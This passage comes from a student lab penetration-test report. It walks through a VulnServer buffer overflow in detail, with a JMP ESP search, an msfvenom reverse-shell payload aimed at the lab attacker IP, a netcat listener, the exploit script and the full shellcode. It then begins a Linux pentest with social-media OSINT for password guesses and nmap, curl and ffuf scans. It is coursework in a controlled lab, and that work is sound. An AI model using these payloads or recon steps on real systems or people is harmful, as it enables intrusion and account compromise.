00000000  FF                                db 0xff
00000001  E4                                db 0xe4
nasm > 
```

Figure 27: Opcode determination

Now an address in memory storing this opcode could be searched for. The first approach to find such an address would be to use the debuggers "Search for Command" feature in the thread that gets interrupted by attaching the debugger to the process. The following memory address containing a JMP ESP instruction was found during the first search attempt (see ??):

0x 77 90 E8 71




Figure 28: Found JMP ESP instruction in the paused thread

Upon restarting the target machine, this JMP ESP instruction was not located at the same memory address anymore. It was now stored at the following address (see ??):

0x 76 E4 E8 71




Figure 29: Found JMP ESP instruction in the paused thread post restart

The address discovered via the "Search For" feature was inside the memory space of a non-main thread (see ??), meaning the location in memory would change across restarts since the thread will be opened anew by the process with differently allocated memory [25].




Figure 30: JMP ESP command not located in main thread

This address stops working in the attack after a machine restart (see Appendix, ?? - ??). To perfect the attack, an address holding the JMP ESP command was necessary, which persisted beyond reboots. This instruction could be located within the address space of any accessible module. The command *!mona modules* [26] was used to list them (see ??).

```

0BADF00D Module info :
0BADF00D -----
0BADF00D Base      | Top      | Size     | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D -----
0BADF00D 0x681f0000 | 0x68893000 | 0x006a3000 | True   | True    | True  | True     | True   | 10.00.30319.01 [mfc100d.dll] (C:\Windows\mfc100d.dll)
0BADF00D 0x65d00000 | 0x65d1d000 | 0x0001d000 | False  | False   | False | False    | False  | -1.0- [VulnServer.exe] (C:\Users\hacker\Desktop\Tools\VulnServer.exe)
0BADF00D 0x75760000 | 0x75834000 | 0x000d4000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
0BADF00D 0x768f0000 | 0x7699c000 | 0x000ac000 | True   | True    | True  | True     | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0BADF00D 0x735a0000 | 0x735b3000 | 0x00013000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0BADF00D 0x76e00000 | 0x76f3c000 | 0x0013c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D 0x75640000 | 0x75659000 | 0x00019000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SYSTEM32\sechost.dll)
0BADF00D 0x69df0000 | 0x69f62000 | 0x00172000 | True   | True    | True  | True     | True   | 10.00.30319.1 [MSUCR1000.dll] (C:\Windows\MSUCR1000.dll)
0BADF00D 0x744e0000 | 0x744e5000 | 0x00005000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wshtcpip.dll)
0BADF00D 0x75750000 | 0x7575a000 | 0x0000a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0BADF00D 0x69c10000 | 0x69cc7000 | 0x000b7000 | True   | True    | True  | True     | True   | 10.00.30319.1 [MSVCP1000.dll] (C:\Windows\MSVCP1000.dll)
0BADF00D 0x76f90000 | 0x7702d000 | 0x0009d000 | True   | True    | True  | True     | True   | 1.0626.7601.17514 [USP10.dll] (C:\Windows\system32\USP10.dll)
0BADF00D 0x769e0000 | 0x769ff000 | 0x0001f000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
0BADF00D 0x76ca0000 | 0x76dfc000 | 0x0015c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ole32.dll] (C:\Windows\system32\ole32.dll)
0BADF00D 0x756f0000 | 0x75747000 | 0x00057000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [SHLWAPI.dll] (C:\Windows\system32\SHLWAPI.dll)
0BADF00D 0x75840000 | 0x75909000 | 0x000c9000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [USER32.dll] (C:\Windows\system32\USER32.dll)
0BADF00D 0x75350000 | 0x753df000 | 0x0008f000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [OLEAUT32.dll] (C:\Windows\system32\OLEAUT32.dll)
0BADF00D 0x767a0000 | 0x76841000 | 0x000a1000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
0BADF00D 0x6a380000 | 0x6a404000 | 0x00084000 | True   | True    | True  | True     | True   | 5.82 [COMCTL32.dll] (C:\Windows\WinSxS\x86_microsoft.windows.common-c
0BADF00D 0x759f0000 | 0x759f6000 | 0x00006000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\system32\NSI.dll)
0BADF00D 0x76a30000 | 0x76afc000 | 0x000cc000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
0BADF00D 0x75120000 | 0x7516a000 | 0x0004a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
0BADF00D 0x74990000 | 0x749cc000 | 0x0003c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [nswsock.dll] (C:\Windows\system32\nswsock.dll)
0BADF00D 0x76f40000 | 0x76f8e000 | 0x0004e000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
0BADF00D 0x73ba0000 | 0x73be0000 | 0x00040000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [UxTheme.dll] (C:\Windows\system32\UxTheme.dll)
0BADF00D 0x76850000 | 0x768f0000 | 0x000a0000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ADVAPI32.dll] (C:\Windows\system32\ADVAPI32.dll)
0BADF00D 0x769a0000 | 0x769d5000 | 0x00035000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [WS2_32.dll] (C:\Windows\system32\WS2_32.dll)
0BADF00D 0x72d50000 | 0x72d55000 | 0x00005000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSIMG32.dll] (C:\Windows\system32\MSIMG32.dll)
0BADF00D -----
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.296000

```

!mona modules

Figure 31: Mona modules list, showing ASLR and DEP being disabled for VulnServer.exe only

The instruction inside an accessible module needs to meet the following criteria:


- **No ASLR**

Memory addresses cannot be randomized inside the module to make accessing the JMP ESP instruction reliable.

- **No DEP**

If memory is marked as non-executable, using the JMP ESP instruction wouldn't work, even if such an instruction were present.

The vulnerable server process itself (*VulnServer.exe*) had both ASLR and DEP disabled, (see ??, a zoomed-in cutout of ??).



Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
True	True	True	True	True	10.00.30319.01 [mfc100d
False	False	False	False	False	-1.0- [VulnServer.exe]

Figure 32: VulnServer.exe without ASLR or DEP enabled in module overview

The full overview shows, that it is the only module available with this property (see ??).

To search within the process' memory the following command was used (see ??):

```
!mona find -s "\xff \xe4" -m VulnServer.exe
```

The parameters were chosen with the following reasoning [26]:

- **s** "\xff \xe4"

Searches for the JMP ESP opcode.

- **m** VulnServer.exe

Searches within the process' memory.

The following memory address was discovered (see ??):

0x 65 D1 1D 71

This address persistently held the JMP ESP instruction, even across restarts of the target machine.

```

0BADF00D - Number of pointers of type '"\xFF\xE4"' : 1
0BADF00D [+] Results :
65D11D71 0x65d11d71 : "\xFF\xE4" | {PAGE_EXECUTE_READ} [VulnServer.exe]
0BADF00D Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.319000
!mona find -s "\xFF\xE4" -m VulnServer.exe

```

Figure 33: Mona finding one result for JMP ESP instruction inside process memory

4.1.2.5 Generating and encoding payload

After determining the offset, the bad characters and the address of the JMP ESP command a payload could be generated to create a reverse shell on the host system.

First, an encoder needed to be selected (see ??).

```

(student@kali)-[~]
$ msfvenom --list encoders | grep excellent
cmd/powershell_base64          excellent Powershell Base64 Command Encoder
x86/shikata_ga_nai             excellent Polymorphic XOR Additive Feedback Encoder

```

Figure 34: Encoder options

An encoder from the highest ranked results was selected ("excellent" rank) by grepping for them. Since the payload was not to be injected in a powershell environment, *x86/shikata_ga_nai* was chosen.

To create the payload, the IP address of the attacker machine needed to be determined via the console command **ip a | grep tun0**.

The relevant interface is *tun0*, the virtual network interface the attacker machine is tunneling into the laboratory through, since the target machine is part of the laboratory network.

```

$ ip a | grep tun0
6: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1500 qdisc
    inet 10.0.61.7/24 brd 10.0.61.255 scope global tun0

```

Figure 35: IP address in the ICS laboratory network

The IP address was determined to be **10.0.61.7** during the assignment (see ??).

The payload to create a reverse shell on the target system was generated with the chosen encoder and the determined IP address (see ??).

```

(student@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.61.7 LPORT=443 EXITFUNC=thread -a
x86 --platform windows -b "\x00" -n 16 -e x86/shikata_ga_nai -f py -o payload.txt
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled of size 16 from x86/single_byte
Payload size: 367 bytes
Final size of py file: 1820 bytes
Saved as: payload.txt

```


Figure 36: Payload generation via msfvenom

The parameters were chosen with the following reasoning [27]:

- **p windows/shell_reverse_tcp**
Metasploit provides a payload that establishes a TCP connection to the attacker on a windows machine, which was chosen here.
- **LHOST=10.0.61.7**
Provides the IP address of the attacking system, enabling the script to establish the connection via TCP to that system to send the packets for the reverse shell via the network.
- **LPORT=443**
The port on the attacking system on which netcat will be listening for the incoming reverse shell connection attempt.
- **EXITFUNC=thread**
Prevents a crash when disconnecting by starting a thread on the target system for the reverse shell.
- **a x86**
Sets the target system's architecture (32 bit) to generate the appropriate code.
- **platform windows**
Sets the target system's platform to generate the appropriate code.
- **b "\x00"**
Sets the bad characters that will not be included in the generated code.

- **n 16**
Inserts 16 NOOP opcodes to provide space for the decoder, to prevent it from overwriting the payload itself.
- **e x86/shikata_ga_nai**
Selects the chosen encoder.
- **f py**
Sets the output format to *python*, to enable the code to be easily pasted into the script.
- **o payload.txt**
Saves the output to the specified file.

It should be noted, that an outbound connection to port 443 might not be typical for the server that is being attacked. Since this was being done in a laboratory environment, no analysis was done to determine the port that would arouse the least suspicion. Before starting the attack, a listener for the reverse shell was created via netcat on the attacking machine (see ??).



```
(student@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
```

Figure 37: Starting a reverse shell listener via netcat

The parameters for netcat were chosen with the following reasoning [28]:

- **l**
Starts "listener" mode, listening for incoming connections.
- **v**
Puts netcat into verbose mode, showing the status of the listener on the console.
- **p 443**
Tells netcat to listen on port 443, the port we are establishing the connection to in our generated payload via the option *LPORT=443* (see ??).

4.1.2.6 Decoding payload and creating reverse shell

To facilitate the final attack, the script was altered the following way (see ??):

```
def replicate_crash(ip):  
    """Sending generated payload"""  
    payload = get_payload()  
    req = "AUTH " + "\x41" * 1040 + "\x71\x1D\xD1\x65" + payload + "\x42" * 24  
  
    connect_to_server(ip, req)
```

Figure 38: Script configuration to send payload to the vulnerable server

- **get_payload()**

This method returns the string representation of the payload generated with msfvenom (see ??).

- **"\x71 \x1D \xD1 \x65"**

The previously determined memory address holding the JMP ESP instruction. It is in reverse byte order, since Windows 7 uses "Little Endian" byte ordering, storing the least significant byte at the smallest address, therefore reading the address right to left [29].

The attack was also done twice more with the discovered memory addresses which were impermanent across restarts, to show them not working anymore after a reboot (see *Appendix, ?? - ??*).

Upon executing the attack, the following happened:

1. **Overwriting the EIP**


After the determined offset of 1040 bytes, which the script filled with "A"s, the EIP got overwritten with the address that reliably contained the JMP ESP command. The input wasn't terminated at any point during processing, since any bad characters had been omitted in payload generation.

2. **Jumping to the top of the stack**

Upon returning (RETN), the JMP ESP instruction was executed. The payload got decoded, the injected NOP-padding ensured the payload wouldn't get overwritten during the decoding process. The decoded malicious code got executed after decoding had finished .

3. Reverse shell creation

The payload initiated a connection to the attacking system, which had the netcat listener waiting on an incoming connection (see ??).



```
(student@kali)-[~]  
$ nc -lvp 443  
listening on [any] 443 ...  
connect to [10.0.61.7] from auv-win7-15.lab.ics.hdm-stuttgart.de [192.168.61.45] 49159  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.
```

Figure 39: Reverse shell established

This finalized attack was used to "Exploit Public-Facing Application (T1190)" [30], in order to get "Initial Access (TA0001)" [31] to the target system. The public facing VulnerServer application was exploited to get a payload onto the system.

"Execution (TA0002)" [32] of the payload happened because the unprotected buffer was exploited, which is categorized as "Exploitation for Client Execution (T1203)" [33]. Arbitrary code was executed by the target machine because of the exploited vulnerability.

"Command and Control (TA0011)" [34] was then established to the attacking machine via "Application Layer Protocol (T1071)" [35]. The chosen payload "windows/shell_reverse_tcp" used a TCP connection to connect to port 443 on the attacker machine, which could appear as an outbound connection to a webserver.

The reverse shell served as a "Command and Scripting Interpreter: Windows Command Shell (T1059.003)" [36] enabling the attacker to take over the host system via reverse shell, which was opened by the injected payload.

The scope of the assignment ended at this point, not requiring further privilege escalation, lateral movement, or exploitation of any kind. Access via reverse shell on the system is a dangerous attack vector, since the attacker gets interactive control over the target machine. A risk assessment and possible countermeasures are discussed in ?? – ??.

```

def get_payload():
    # Payload generated by msfvenom
    buf = b""
    buf += b"\x91\x2f\x4a\x4a\x49\x9b\xd6\x90\x93\x93\x48\x3f"
    buf += b"\x27\xfc\x3f\xf8\xda\xd1\xd9\x74\x24\xf4\x58\x29"
    buf += b"\xc9\xbb\x29\xa5\x1b\x23\xb1\x52\x83\xc0\x04\x31"
    buf += b"\x58\x13\x03\x71\xb6\xf9\xd6\x7d\x50\x7f\x18\x7d"
    buf += b"\xa1\xe0\x90\x98\x90\x20\xc6\xe9\x83\x90\x8c\xbf"
    buf += b"\x2f\x5a\xc0\x2b\xbb\x2e\xcd\x5c\x0c\x84\x2b\x53"
    buf += b"\x8d\xb5\x08\xf2\x0d\xc4\x5c\xd4\x2c\x07\x91\x15"
    buf += b"\x68\x7a\x58\x47\x21\xf0\xcf\x77\x46\x4c\xcc\xfc"
    buf += b"\x14\x40\x54\xe1\xed\x63\x75\xb4\x66\x3a\x55\x37"
    buf += b"\xaa\x36\xdc\x2f\xaf\x73\x96\xc4\x1b\x0f\x29\x0c"
    buf += b"\x52\xf0\x86\x71\x5a\x03\xd6\xb6\x5d\xfc\xad\xce"
    buf += b"\x9d\x81\xb5\x15\xdf\x5d\x33\x8d\x47\x15\xe3\x69"
    buf += b"\x79\xfa\x72\xfa\x75\xb7\xf1\xa4\x99\x46\xd5\xdf"
    buf += b"\xa6\xc3\xd8\x0f\x2f\x97\xfe\x8b\x6b\x43\x9e\x8a"
    buf += b"\xd1\x22\x9f\xcc\xb9\x9b\x05\x87\x54\xcf\x37\xca"
    buf += b"\x30\x3c\x7a\xf4\xc0\x2a\x0d\x87\xf2\xf5\xa5\x0f"
    buf += b"\xbf\x7e\x60\xc8\xc0\x54\xd4\x46\x3f\x57\x25\x4f"
    buf += b"\x84\x03\x75\xe7\x2d\x2c\x1e\xf7\xd2\xf9\xb1\xa7"
    buf += b"\x7c\x52\x72\x17\x3d\x02\x1a\x7d\xb2\x7d\x3a\x7e"
    buf += b"\x18\x16\xd1\x85\xcb\x13\x26\xb8\x0c\x4c\x24\xc2"
    buf += b"\x13\x37\xa1\x24\x79\x57\xe4\xff\x16\xce\xad\x8b"
    buf += b"\x87\x0f\x78\xf6\x88\x84\x8f\x07\x46\x6d\xe5\x1b"
    buf += b"\x3f\x9d\xb0\x41\x96\xa2\x6e\xed\x74\x30\xf5\xed"
    buf += b"\xf3\x29\xa2\xba\x54\x9f\xbb\x2e\x49\x86\x15\x4c"
    buf += b"\x90\x5e\x5d\xd4\x4f\xa3\x60\xd5\x02\x9f\x46\xc5"
    buf += b"\xda\x20\xc3\xb1\xb2\x76\x9d\x6f\x75\x21\x6f\xd9"
    buf += b"\x2f\x9e\x39\x8d\xb6\xec\xf9\xcb\xb6\x38\x8c\x33"
    buf += b"\x06\x95\xc9\x4c\xa7\x71\xde\x35\xd5\xe1\x21\xec"
    buf += b"\x5d\x01\xc0\x24\xa8\xaa\x5d\xad\x11\xb7\x5d\x18"
    buf += b"\x55\xce\xdd\xa8\x26\x35\xfd\xd9\x23\x71\xb9\x32"
    buf += b"\x5e\xea\x2c\x34\xcd\x0b\x65"
    return buf

```

Figure 40: Payload as a byte string in python

4.2 Linux - Complete Pentest (Mesa)

4.2.1 OSINT

All publicly available information relevant to security concerns will be listed in this section. The whole writeup created during the penetration test can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 1. OSINT → osint.txt

Marquis Buckerzerg (CEO)

- Full name: <i>Marquis Buckerzerg</i>	[related to their usernames]
- Loves their dog "tinkerbelle", calls them their "sunshine"	[related to their passwords]




Figure 41: X.com post by M. Buckerzerg about his dog tinkerbelle

Source: <https://x.com/MBuckerzerg/status/1494491183372017668>

Samantha Groves (Database technician)

- Last name: <i>Groves</i> and nickname: <i>sam</i>	[related to their usernames]
- Uses the word "machine" in their team description	[related to their passwords]




Figure 42: Mesa homepage - Team description of Samantha Groves

Gordon Freeman (Business partner)

- Last name: <i>Freeman</i>	[related to their usernames]
-----------------------------	------------------------------



Figure 43: Mesa homepage - Listing of Gordon Freeman


The information gathered in this section was collected from the Mesa homepage, (Search Victim-Owned Websites (T1594) [37]), as well as X.com, (Search Open Websites/Domains: Social Media (T1593.001) [38]), under the banner of the tactic Reconnaissance (TA0043) [10].

4.2.2 Active Scan (T1595) / Active Interaction

4.2.2.1 Banner Grabbing / Fingerprinting

4.2.2.1.1 Nmap

Nmap was used to scan the target system with the following parameters:

A terminal window with a dark background. The prompt is (student@kali)-[~/Pentest/4_Active_Scan/4.1_nmap]. The command being executed is \$ sudo nmap -T4 -O -p- -r -sV -v -oN nmap.txt 192.168.61.65. The output of the command is not visible in this snippet.

```
(student@kali)-[~/Pentest/4_Active_Scan/4.1_nmap]  
$ sudo nmap -T4 -O -p- -r -sV -v -oN nmap.txt 192.168.61.65
```

Figure 44: Nmap parameters

The reasoning for each chosen parameter is the same as it was during the Buffer Overflow assignment (see ?? – ??). The scripts were omitted since other methods of vulnerability scanning were employed later. The nmap scan yielded the following results:

Open Ports	Running Service	Technology
22	Secure Shell	OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80	Webserver 1	nginx 1.18.0
1337	Webserver 2	nginx 1.18.0
5355	Link-Local Multicast Name Resolution	LLMNR
8080	Webserver 3	nginx 1.18.0

Nmap discovered that the machine was accessible via SSH on the standard port 22, and that the machine does local name resolution via the LLMNR protocol on port 5355. LLMNR is a protocol, which allows machines in the local network to resolve requests locally if DNS were to fail [39]. There are three webservers running on the machine, on port 80, 1337, and 8080 respectively, reachable via HTTP.

4.2.2.1.2 Netcat

Connection attempts were made via netcat.

The SSH port allowed connecting, but since no credentials or keys were known at this point, further access was not possible (see ??). Other banner grabbing attempts yielded no further information, since no service returned a substantive response (see ??).

```
(student@kali)-[~/Pentest/4_Ac
$ nc 192.168.61.65 22
SSH-2.0-OpenSSH_8.4p1 Debian-5
test
Invalid SSH identification string.
```

Figure 45: Banner with nc grabbing on port 22

```
(student@kali)-[~/Pent
$ nc 192.168.61.65 80
^C

(student@kali)-[~/Pent
$ nc 192.168.61.65 1337
^C

(student@kali)-[~/Pent
$ nc 192.168.61.65 5355
^C
```

Figure 46: Banner grabbing with nc on ports 80, 1337, and 5355

4.2.2.1.3 Curl

Information about the webservers was gathered via curl. The servers on port 80 and 1337 seemed to be configured similarly. Both allow connection via HTTP, returning *http/text* type content, and don't seem to have any additional headers set up (see ???).

They were last modified only seconds apart, indicating they might have similar configurations, if they were to be discovered. Since no additional header seems to be configured, the webpages might be vulnerable to clickjacking, cross-site-scripting (XSS), and a host of other attacks [40].

```

(student@kali)-[~/Pentest/4_Active_Scan/b
$ curl -I mesa
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 21 May 2026 12:51:33 GMT
Content-Type: text/html
Content-Length: 7996
Last-Modified: Thu, 30 Oct 2025 11:17:30 GMT
Connection: keep-alive
ETag: "6903494a-1f3c"
Accept-Ranges: bytes

```

Figure 47: Fingerprinting with curl on port 80

```

(student@kali)-[~/Pentest/4_Active_Scan/b
$ curl -I mesa:1337
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 21 May 2026 12:51:37 GMT
Content-Type: text/html
Content-Length: 483
Last-Modified: Thu, 30 Oct 2025 11:17:28 GMT
Connection: keep-alive
ETag: "69034948-1e3"
Accept-Ranges: bytes

```

Figure 48: Fingerprinting with curl on port 1337

4.2.2.2 Active Scanning: Wordlist Scanning (T1595.003)

To fuzz for directories and files, which could be of interest, Ffuf was used.

4.2.2.2.1 Ffuf

```

(student@kali)-[~/Pentest/4_Active_Scan/4_fuzzing/ffuf]
$ ffuf -c -ac -e .php,.html,.txt,.md,.sql,.save,.backup,.js
,.jsx -w /usr/share/seclists/Discovery/Web-Content/common.txt
-u http://mesa/FUZZ --recursion-depth 5 -v -o ffuf_80.json

```

Figure 49: Ffuf parameters

The parameters for Ffuf were chose with the following reasoning [41]:

- **c**

Colorizes the output for easier readability.

- **ac**

Automatically calibrates filtering options for better efficiency.

- **e** *.php,.html,.txt,.md,.sql,.save,.backup,.js,.jsx*

Sets the file extensions Ffuf fuzzes for. Passed a list of possibly interesting file formats.

- **w** */usr/share/seclists/Discovery/Web-Content/common.txt*

Uses a wordlists included in the Kali Linux distribution, containing common directory and file names.

- **-u** *http://mesa/FUZZ*

Sets the target url to scan the Mesa homepage. */FUZZ* indicates that Ffuf should fuzz from the base directory onwards.

- **recursion-depth 5**

Sets the recursion depth to 5. Higher recursion depths didn't seem to yield any more interesting results.

- **v**

Sets the output to verbose mode to enable following the progress on standard output.

- **o** *ffuf_80.json*

Saves the output to the file *ffuf_80.json*. The suffix 80 was chosen to distinguish it from the output for the scan on port 1337.

The results for port 80 will be discussed in the following section, since dirbuster output is more readable. The complete output of the Ffuf scan can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 2. Active Scan / Active Interaction → ffuf → ffuf_80.png'
and

Assignment 2 - Complete Pentest (Mesa) → 2. Active Scan / Active Interaction → ffuf → ffuf_80.json'
or in the appendix of this document (see ??).

The scan for port 1337 did not reveal any information of note. The base directory only seems to contain the *index.html* file, with no other files of interest (see ??).

```

(student@kali)-[~/Pentest/4_Active_Scan/4_fuzzing/ffuf]
$ ffuf -c -ac -e .php,.html,.txt,.md,.sql,.save,.backup,.js,.jsx -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://mesa:1337/FUZZ --recursion-depth 5 -v -o ffuf_1337.json

```



```

v2.1.0-dev

```

```

:: Method      : GET
